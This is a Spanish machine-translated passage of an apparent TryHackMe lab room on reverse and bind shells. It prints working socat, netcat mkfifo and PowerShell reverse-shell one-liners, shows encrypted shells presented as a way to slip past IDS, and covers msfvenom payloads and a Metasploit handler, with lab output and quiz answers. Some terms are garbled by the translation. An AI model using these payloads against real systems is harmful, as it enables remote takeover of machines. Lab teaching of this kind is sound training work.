Ahora echemos un vistazo a uno de los usos más potentes de Socat: un shell inverso tty de Linux totalmente estable. Esto sólo funcionará cuando el objetivo sea Linux, pero es *significativamente* más estable. Como se mencionó anteriormente, socat es una herramienta increíblemente versátil; sin embargo, la siguiente técnica es quizás una de sus aplicaciones más útiles. Aquí está la nueva sintaxis del oyente:

```
socat TCP-L:<port> FILE:`tty`,raw,echo=0
```

Dividamos este comando en sus dos partes. Como de costumbre, estamos conectando dos puntos. En este caso esos puntos son un puerto de escucha y un archivo. Específicamente, pasamos el TTY actual como un archivo y configuramos el eco en cero. Esto es aproximadamente equivalente a usar el `stty raw -echo; fg` truco Ctrl + Z con un shell netcat, con la ventaja adicional de ser inmediatamente estable y conectarse a un tty completo.

Se puede conectar al primer oyente con cualquier carga útil; sin embargo, este oyente especial debe activarse con un comando socat muy específico. Esto significa que el objetivo debe tener instalado socat. La mayoría de las máquinas no tienen socat instalado de forma predeterminada; sin embargo, es posible cargar un binario socat precompilado , que luego se puede ejecutar normalmente.

El comando especial es el siguiente:

```
socat TCP:<attacker-ip>:<attacker-port> EXEC:"bash -li",pty,stderr,sigint,setsid,sane
```

Esto es un puñado, así que analicémoslo.

La primera parte es fácil: nos conectamos con el oyente que se ejecuta en nuestra propia máquina. La segunda parte del comando crea una sesión bash interactiva con `EXEC:"bash -li"` . También pasamos los argumentos: pty, stderr, sigint, setsid y sane:

- **pty** , asigna un pseudoterminal en el objetivo, parte del proceso de estabilización
- **stderr** , se asegura de que cualquier mensaje de error se muestre en el shell (a menudo es un problema con los shells no interactivos)
- **sigint** , pasa cualquier comando Ctrl + C al subproceso, lo que nos permite eliminar comandos dentro del shell
- **setsid** , crea el proceso en una nueva sesión
- **sane** , estabiliza el terminal, intentando "normalizarlo".

Hay mucho que asimilar, así que veámoslo en acción.

Como es normal, a la izquierda tenemos un oyente ejecutándose en nuestra máquina atacante local, a la derecha tenemos una simulación de un objetivo comprometido, ejecutándose con un shell no interactivo. Usando el shell netcat no interactivo, ejecutamos el comando especial socat y recibimos un shell bash completamente interactivo en el oyente socat a la izquierda:

```
muri@augury:~$ sudo socat tcp-l:53 file: tty ,raw,echo=0
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNEtN0FsTJ2Ti13QQH8Aw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
shell@localhost's password:
```

```
muri@augury:~$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.190.82] 47158
whoami
shell
socat tcp:10.11.12.223:53 exec:"bash -li",pty,stderr,sigint,setsid,sane
```

Tenga en cuenta que el shell socat es completamente interactivo, lo que nos permite utilizar comandos interactivos como SSH . Luego, esto se puede mejorar aún más configurando los valores stty como se vio en la tarea anterior, lo que nos permitirá usar editores de texto como Vim o Nano.

Si, en algún momento, un shell socat no funciona correctamente, vale la pena aumentar la detalle agregando algo `-d -d` al comando. Esto es muy útil para fines experimentales, pero normalmente no es necesario para uso general.

Responda las siguientes preguntas

¿Cómo conseguiríamos que socat escuche en el puerto TCP 8080?

TCP-L:8080 — Respuesta correcta

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Una de las muchas ventajas de socat es que es capaz de crear shells cifrados, tanto vinculantes como inversos. ¿Por qué querríamos hacer esto? Los shells cifrados no se pueden espiar a menos que tenga la clave de descifrado y, como resultado, a menudo pueden omitir un IDS.

Cubrimos cómo crear shells básicos en la tarea anterior, por lo que la sintaxis no se tratará nuevamente aquí. Basta decir que cualquier momento `TCP` se usó como parte de un comando; esto debe reemplazarse `OPENSSL` cuando se trabaja con shells cifrados. Cubriremos algunos ejemplos al final de la tarea, pero primero hablemos de los certificados.

Primero necesitamos generar un certificado para poder utilizar shells cifrados. Esto es más fácil de hacer en nuestra máquina atacante:

```
openssl req --newkey rsa:2048 -nodes -keyout shell.key -x509 -days 362 -out shell.crt
```

Este comando crea una clave RSA de 2048 bits con un archivo de certificado coincidente, autofirmada y válida por poco menos de un año. Cuando ejecute este comando, le pedirá que complete información sobre el certificado. Esto puede dejarse en blanco o completarse al azar.
Luego necesitamos fusionar los dos archivos creados en un solo `.pem` archivo:

```
cat shell.key shell.crt > shell.pem
```

Ahora, cuando configuramos nuestro detector de shell inverso, usamos:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 -
```

Esto configura un oyente OPENSSL utilizando nuestro certificado generado. `verify=0` le dice a la conexión que no se moleste en intentar validar que nuestro certificado ha sido debidamente firmado por una autoridad reconocida. Tenga en cuenta que el certificado *debe* utilizarse en cualquier dispositivo que esté escuchando.

Para volver a conectarnos, usaríamos:

```
socat OPENSSL:<LOCAL-IP>:<LOCAL-PORT>,verify=0 EXEC:/bin/bash
```

La misma técnica se aplicaría para un shell de enlace:

Objetivo:

```
socat OPENSSL-LISTEN:<PORT>,cert=shell.pem,verify=0 EXEC:cmd.exe,pipes
```

Agresor:

```
socat OPENSSL:<TARGET-IP>:<TARGET-PORT>,verify=0 -
```

Nuevamente, tenga en cuenta que incluso para un destino de Windows, el certificado debe usarse con el oyente, por lo que es necesario copiar el archivo PEM para un shell de enlace.

La siguiente imagen muestra un shell inverso de OPENSSL desde un destino Linux. Como siempre, el objetivo está a la derecha y el atacante a la izquierda:

```
muri@augury:/tmp$ openssl req --newkey rsa:2048 -nodes -keyout encrypt.key -x509 -days 362 -out encrypt.crt
Generating a RSA private key
..,+++++
.........................+++++
writing new private key to 'encrypt.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
muri@augury:/tmp$ cat encrypt.key encrypt.crt > encrypt.pem
muri@augury:/tmp$ sudo socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 -
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:58:25:4b:f4:75 brd ff:ff:ff:ff:ff:ff
    inet 10.10.199.58/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 3409sec preferred_lft 3409sec
    inet6 fe80::58:25ff:fe4b:f475/64 scope link
       valid_lft forever preferred_lft forever
```

```
muri@augury:/tmp$ listener
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43282
Linux linux-shell-practice 4.15.0-117-generic #118-Ubuntu SMP Fri Sep 4 20:02:41 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 18:46:53 up 32 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ socat OPENSSL:10.11.12.223:53,verify=0 EXEC:/bin/bash
```

Esta técnica también funcionará con el shell TTY especial, exclusivo de Linux, cubierto en la tarea anterior; descubrir la sintaxis para esto será el desafío de esta tarea. Siéntase libre de utilizar el cuadro de práctica de Linux (que se puede implementar al final de la sala) para experimentar si tiene dificultades para obtener la respuesta.

Responda las siguientes preguntas

¿Cuál es la sintaxis para configurar un OPENSSL-LISTENER usando la técnica tty de la tarea anterior? Utilice el puerto 53 y un archivo PEM llamado "encrypt.pem"

socat OPENSSL-LISTEN:53,cert=encrypt.pem,verify=0 FILE:`tty`,raw,echo=0 | Respuesta correcta | Pista

Si su IP es 10.10.10.5, ¿qué sintaxis usaría para volver a conectarse a este oyente?

socat OPENSSL:10.10.10.5:53,verify=0 EXEC:"bash -li",pty,stderr,sigint,setsid,sane | Respuesta correcta | Pista

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox | Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Pronto veremos cómo generar cargas útiles con msfvenom, pero antes de hacerlo, echemos un vistazo a algunas cargas útiles comunes utilizando las herramientas que ya hemos cubierto.

Una tarea anterior mencionó que buscaríamos algunas formas de usar netcat como escucha para un bindshell, así que comenzaremos con eso. En algunas versiones de netcat (incluida la `nc.exe` versión de Windows incluida con Kali en `/usr/share/windows-resources/binaries` y la versión utilizada en el propio Kali:) `netcat-traditional` hay una `-e` opción que le permite ejecutar un proceso al conectarse. Por ejemplo, como oyente:

```
nc -lvnp <PORT> -e /bin/bash
```

Conectarse al oyente anterior con netcat daría como resultado un shell de enlace en el objetivo.

Del mismo modo, para un caparazón inverso, conectarse de nuevo `nc <LOCAL-IP> <PORT> -e /bin/bash` resultaría en un caparazón inverso en el objetivo.

Sin embargo, esto no está incluido en la mayoría de las versiones de netcat, ya que se considera muy inseguro (es curioso, ¿eh?). En Windows, donde casi siempre se requiere un binario estático, esta técnica funcionará perfectamente. En Linux , sin embargo, usaríamos este código para crear un detector para un shell de enlace:

```
mkfifo /tmp/f; nc -lvnp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

El siguiente párrafo es la explicación técnica de este comando. Está ligeramente por encima del nivel de esta sala, así que no te preocupes si no tiene mucho sentido por ahora: el comando en sí es lo que importa.

El comando primero crea una canalización con nombre en `/tmp/f` . Luego inicia un oyente netcat y conecta la entrada del oyente a la salida de la canalización con nombre. La salida del oyente netcat (es decir, los comandos que enviamos) luego se canaliza directamente a `sh` , enviando el flujo de salida stderr a stdout y enviando el propio stdout a la entrada de la canalización con nombre, completando así el círculo.

```
muri@augury:~$ whoami
muri
muri@augury:~$ nc 10.10.19.221 8080
whoami
shell
```

```
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ mkfifo /tmp/f; nc -lvnp 8080 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
listening on [any] 8080 ...
connect to [10.10.19.221] from (UNKNOWN) [10.11.12.223] 53514
```

Se puede utilizar un comando muy similar para enviar un shell inverso de netcat:

```
mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

Este comando es prácticamente idéntico al anterior, excepto que utiliza la sintaxis netcat connect, a diferencia de la sintaxis netcat listening.

```
muri@augury:~$ whoami
muri
muri@augury:~$ listener
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.19.221] 58080
whoami
shell
```

```
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ mkfifo /tmp/f; nc 10.11.12.223 443 < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
```

Cuando se utiliza un servidor Windows moderno, es muy común requerir un shell inverso de Powershell, por lo que aquí cubriremos el shell inverso PSH estándar de una sola línea.

Este comando es muy complicado, por lo que, en aras de la simplicidad, no se explicará directamente aquí. Sin embargo, es una frase extremadamente útil para tener a mano:

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('<ip>',<port>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%
{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Para poder utilizar esto, debemos reemplazar "<IP>" y "<puerto>" con una IP adecuada y la elección del puerto. Luego se puede copiar en un shell cmd.exe (u otro método de ejecutar comandos en un servidor Windows, como un shell web) y ejecutarlo, lo que da como resultado un shell inverso:

```
muri@augury:~$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.2.57] 54846

PS C:\Users\Administrator> whoami
win-shells\administrator
PS C:\Users\Administrator>
```

FreeRDP:10.10.2.57

Administrator: Command Prompt - powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.11.12.223',443);$stream = $client.GetStream();[byte[]]...

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.11.12.223',443);$stream = $client
.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback
 + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Le
ngth);$stream.Flush()};$client.Close()"
```

Para otras cargas útiles de shell inverso comunes, PayloadsAllTheThings es un repositorio que contiene una amplia gama de códigos de shell (generalmente en formato de una sola línea para copiar y pegar), en muchos idiomas diferentes. Vale la pena leer la página vinculada para ver qué hay disponible.

Responda las siguientes preguntas

¿ Qué comando se puede utilizar para crear una *canalización con nombre* en Linux?

mkfifo | Respuesta correcta | Pista

Revise las cargas útiles vinculadas, todas las cosas, la hoja de referencia de Shell inverso y familiarícese con los idiomas disponibles.

No se necesita respuesta | Pregunta hecha

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Msfvenom: la ventanilla única para todo lo relacionado con la carga útil.

Como parte del marco Metasploit , msfvenom se utiliza para generar código principalmente para shells inversos y enlazados. Se utiliza ampliamente en el desarrollo de exploits de nivel inferior para generar código shell hexadecimal al desarrollar algo como un exploit de desbordamiento de búfer; sin embargo, también se puede utilizar para generar cargas útiles en varios formatos (p. ej. `.exe` , `.aspx` , `.war` , `.py`). Es esta última función la que utilizaremos en esta sala. Hay más que enseñar sobre msfvenom de lo que jamás podría caber en una sola sala, y mucho menos en una sola tarea, por lo que la siguiente información será una breve introducción a los conceptos que resultarán útiles para esta sala.

La sintaxis estándar de msfvenom es la siguiente:

```
msfvenom -p <PAYLOAD> <OPTIONS>
```

Por ejemplo, para generar un Reverse Shell de Windows x64 en formato exe, podríamos usar:

```
msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=<listen-IP> LPORT=<listen-port>
```

```
muriaugury:~$ msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe LHOST=10.11.12.223 LPORT=443
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

Aquí estamos usando una carga útil y cuatro opciones:

- **-f** <formato>
  - Especifica el formato de salida. En este caso es un ejecutable (exe)
- **-o** <archivo>
  - La ubicación de salida y el nombre de archivo de la carga útil generada.
- **LHOST=** <IP>
  - Especifica la IP a la que volver a conectarse. Cuando utilice TryHackMe, esta será su dirección IP tun0 . Si no puede cargar el enlace, entonces no está conectado a la VPN .
- **LPORT=** <puerto>
  - El puerto de la máquina local al que volver a conectarse. Puede ser cualquier valor entre 0 y 65535 que aún no esté en uso; sin embargo, los puertos por debajo de 1024 están restringidos y requieren un escucha que se ejecute con privilegios de root.

En etapas versus sin etapas

Antes de continuar, hay otros dos conceptos que deben introducirse: cargas útiles de shell inverso ***por etapas*** y cargas útiles de shell inverso ***sin etapas*** .

- ***Las cargas útiles por etapas*** se envían en dos partes. La primera parte se llama *escenario* . Este es un fragmento de código que se ejecuta directamente en el propio servidor. Se vuelve a conectar con un oyente en espera, pero en realidad no contiene ningún código de shell inverso por sí solo. En lugar de eso, se conecta al oyente y utiliza la conexión para cargar la carga útil real, ejecutándola directamente y evitando que toque el disco, donde podría ser atrapado por las soluciones antivirus tradicionales. Por lo tanto, la carga útil se divide en dos partes: una pequeña etapa inicial y luego el código de shell inverso, más voluminoso, que se descarga cuando se activa la etapa. Las cargas útiles preparadas requieren un oyente especial, generalmente el controlador/multiple de Metasploit , que se tratará en la siguiente tarea.
- ***Las cargas útiles sin etapas*** son más comunes; estas son las que hemos estado usando hasta ahora. Son completamente autónomos en el sentido de que hay una pieza de código que, cuando se ejecuta, envía un shell inmediatamente al oyente en espera.

Las cargas útiles sin etapas tienden a ser más fáciles de usar y capturar; sin embargo, también son más voluminosos y más fáciles de descubrir y eliminar para un antivirus o un programa de detección de intrusiones. Las cargas útiles por etapas son más difíciles de usar, pero la etapa inicial es mucho más corta y, a veces, el software antivirus menos efectivo la pasa por alto. Las soluciones antivirus modernas también utilizarán la interfaz de escaneo antimalware (AMSI) para detectar la carga útil a medida que el programador la carga en la memoria, lo que hace que las cargas útiles preparadas sean menos efectivas de lo que alguna vez habrían sido en esta área.

---

meddorpreter

Sobre el tema de Metasploit , otra cosa importante a discutir es el shell *Meterpreter* . Los shells Meterpreter son la marca propia de Metasploit de shells con todas las funciones. Son completamente estables, lo que los convierte en algo muy bueno cuando se trabaja con objetivos de Windows. También tienen muchas funciones propias incorporadas, como carga y descarga de archivos. Si queremos utilizar cualquiera de las herramientas post-explotación de Metasploit entonces necesitamos usar un shell meterpreter, sin embargo, ese es un tema para otro momento. La desventaja de los shells meterpreter es que *deben* capturarse en Metasploit .

Convenciones de nomenclatura de carga útil

Cuando se trabaja con msfvenom, es importante comprender cómo funciona el sistema de nombres. La convención básica es la siguiente:

```
<OS>/<arch>/<payload>
```

Por ejemplo:

```
linux/x86/shell_reverse_tcp
```

Esto generaría un shell inverso sin etapas para un objetivo Linux x86 .

La excepción a esta convención son los destinos de Windows de 32 bits. Para estos no se especifica el arco. p.ej:

```
windows/shell_reverse_tcp
```

Para un destino Windows de 64 bits, el arco se especificaría como normal (x64).

Analicemos un poco más la sección de carga útil.

En los ejemplos anteriores, la carga útil utilizada fue `shell_reverse_tcp` . Esto indica que se trataba de una carga útil *sin etapas* . ¿Cómo? Las cargas útiles sin etapas se indican con guiones bajos (`_`). El equivalente por etapas de esta carga útil sería:

```
shell/reverse_tcp
```

Las cargas útiles en etapas se indican con otra barra diagonal (`/`).

Esta regla también se aplica a las cargas útiles de Meterpreter. Una carga útil de Meterpreter preparada para Windows de 64 bits se vería así:

```
windows/x64/meterpreter/reverse_tcp
```

Una carga útil de Meterpreter sin etapas de Linux de 32 bits se vería así:

```
linux/x86/meterpreter_reverse_tcp
```

Aparte de la `msfconsole` página de manual, otra cosa importante a tener en cuenta al trabajar con msfvenom es:

```
msfvenom --list payloads
```

Esto se puede utilizar para enumerar todas las cargas útiles disponibles, que luego se pueden canalizar `grep` para buscar un conjunto específico de cargas útiles. Por ejemplo:

```
muriaugury:~$ msfvenom --list payloads | grep "linux/x86/meterpreter"
    linux/x86/meterpreter/bind_ipv6_tcp             Inject the mettle server payload (staged). Listen for an IPv6 connection (Linux x86)
    linux/x86/meterpreter/bind_ipv6_tcp_uuid        Inject the mettle server payload (staged). Listen for an IPv6 connection with UUID Support (Linux x86)
    linux/x86/meterpreter/bind_nonx_tcp             Inject the mettle server payload (staged). Listen for a connection
    linux/x86/meterpreter/bind_tcp                  Inject the mettle server payload (staged). Listen for a connection (Linux x86)
    linux/x86/meterpreter/bind_tcp_uuid             Inject the mettle server payload (staged). Listen for a connection with UUID Support (Linux x86)
    linux/x86/meterpreter/find_tag                  Inject the mettle server payload (staged). Use an established connection
    linux/x86/meterpreter/reverse_ipv6_tcp          Inject the mettle server payload (staged). Connect back to attacker over IPv6
    linux/x86/meterpreter/reverse_nonx_tcp          Inject the mettle server payload (staged). Connect back to the attacker
    linux/x86/meterpreter/reverse_tcp               Inject the mettle server payload (staged). Connect back to the attacker
    linux/x86/meterpreter/reverse_tcp_uuid          Inject the mettle server payload (staged). Connect back to the attacker
    linux/x86/meterpreter_reverse_http              Run the Meterpreter / Mettle server payload (stageless)
    linux/x86/meterpreter_reverse_https             Run the Meterpreter / Mettle server payload (stageless)
    linux/x86/meterpreter_reverse_tcp               Run the Meterpreter / Mettle server payload (stageless)
```

Esto nos brinda un conjunto completo de cargas útiles de Linux meterpreter para objetivos de 32 bits.

Responda las siguientes preguntas

Genere un shell inverso preparado para un destino Windows de 64 bits, en un `.exe` formatee usando su dirección IP TryHackMe tun0 y un puerto elegido.

No se necesita respuesta — Pregunta hecha — Pista

¿Qué símbolo se utiliza para mostrar que un caparazón no tiene etapas?

_ — Respuesta correcta

¿Qué comando usaría para generar un shell inverso de meterpreter preparado para un destino Linux de 64 bits , suponiendo que su propia IP fuera 10.10.10.5 y estuviera escuchando en el puerto 443? El formato del shell es `elf` y el nombre del archivo de salida debe ser `shell`

msfvenom -p linux/x64/meterpreter/reverse_tcp -F elf -o shell LHOST=10.10.10.5 LPORT=443 — Respuesta correcta

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Multi/Handler es una excelente herramienta para capturar conchas invertidas. Es esencial si desea utilizar shells de Meterpreter y es la opción ideal cuando se utilizan cargas útiles por etapas.

Afortunadamente, es relativamente fácil de usar:

1. Abra Metasploit con `msfconsole`
2. Escribe `use multi/handler` y presiona enter

Ahora estamos preparados para iniciar una sesión de múltiples controladores. Echemos un vistazo a las opciones disponibles usando el `options` comando:

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Hay tres opciones que debemos configurar: carga útil, LHOST y LPORT. Todas estas son idénticas a las opciones que configuramos al generar shellcode con Msfvenom: una carga útil específica para nuestro objetivo, así como una dirección de escucha y un puerto con el que podemos recibir un shell. Tenga en cuenta que LHOST *debe* especificarse aquí, ya que metasploit no escuchará en todas las interfaces de red como lo harán netcat o socat; se le debe indicar una dirección específica para escuchar (cuando use TryHackMe, esta será su dirección tun0). Configuramos estas opciones con los siguientes comandos:

- `set PAYLOAD <payload>`
- `set LHOST <listen-address>`
- `set LPORT <listen-port>`

¡Ahora deberíamos estar listos para iniciar el oyente!

Hagamos esto usando el `exploit -j` comando. Esto le indica a Metasploit que inicie el módulo, ejecutándose como un **trabajo** en segundo plano.

```
muri@augury:~$ sudo msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD => windows/x64/shell/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.11.12.223
LHOST => 10.11.12.223
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.12.223:443
```

Puede notar que en la captura de pantalla anterior, Metasploit está escuchando en un puerto inferior a 1024. Para hacer esto, Metasploit *debe* ejecutarse con permisos sudo.

Cuando se ejecuta la carga útil preparada generada en la tarea anterior, Metasploit recibe la conexión, envía el resto de la carga útil y nos proporciona un shell inverso:

```
msf5 exploit(multi/handler) >
[*] Sending stage (336 bytes) to 10.10.2.57
[*] Command shell session 1 opened (10.11.12.223:443 -> 10.10.2.57:54226) at 2020-09-12 21:18:35 +0100
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...


C:\Users\Administrator\Documents>whoami
whoami
win-shells\administrator
```

Tenga en cuenta que, debido a que el multi/handler estaba originalmente en segundo plano, necesitábamos usarlo `sessions 1` para ponerlo en primer plano nuevamente. Esto funcionó ya que era la única sesión en ejecución. Si hubiera habido otras sesiones activas, habríamos necesitado usar `sessions` para ver todas las sesiones activas y luego usar `sessions <number>` para seleccionar la sesión apropiada para poner en primer plano. Este número también se habría mostrado en la línea donde se abrió el shell (consulte " Sesión ***1*** *de Command Shell abierta* ").

Responda las siguientes preguntas

¿Qué comando se puede utilizar para iniciar un oyente en segundo plano?

exploit -j — Respuesta correcta

Si acabáramos de recibir nuestro décimo shell inverso en la sesión actual de Metasploit , ¿cuál sería el comando utilizado para ponerlo en primer plano?

sessions 10 — Respuesta correcta

Tarea 11 WebShells

Tarea 12 Próximos pasos

Tarea 13 Práctica y ejemplos

Tarea 14 Caja de práctica de Linux

Tarea 15 Cuadro de práctica de Windows

Creado por MuirlandOracle

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 80966 usuarios aquí y esta sala tiene 1171 días.

3514

¿Qué carajo?

Una introducción al envío y recepción de shells (inversos/vinculados) cuando se explotan máquinas de destino.

Iniciar AttackBox | Ayuda

100%

Tarea 1 ¿Qué es una concha?

Tarea 2 Herramientas

Tarea 3 Tipos de concha

Tarea 4 netcat

Tarea 5 Estabilización del caparazón de Netcat

Tarea 6 Socat

Tarea 7 Shells cifrados Socat

Tarea 8 Cargas útiles comunes de Shell

Tarea 9 msfveneno

Tarea 10 Metasploit multi/controlador

Tarea 11 WebShells

Hay ocasiones en las que nos encontramos con sitios web que nos permiten subir, de una forma u otra, un archivo ejecutable. Lo ideal sería aprovechar esta oportunidad para cargar código que activaría un shell inverso o vinculado, pero a veces esto no es posible. En estos casos, cargaríamos un *webshell*. Consulte la Sala de carga de vulnerabilidades para obtener una visión más amplia de este concepto.

